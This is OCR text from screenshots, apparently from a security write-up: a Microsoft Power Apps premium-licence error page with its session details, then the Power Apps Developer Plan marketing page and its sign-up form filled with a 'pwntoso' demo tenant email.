
You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

```
You're seeing this page because you don't have a license that allows you to use the
capabilities used by the app. You can start a trial for a premium license or ask your admin
for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c
```



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
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c



Announcing new conversational AI features in Power Apps, including generative AI bots for your apps

Power Apps Developer Plan

Build and test Power Apps for free

Free for development and testing


Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.

Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.

Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.



Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

hacker5@pwntoso.onmicrosoft.com

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

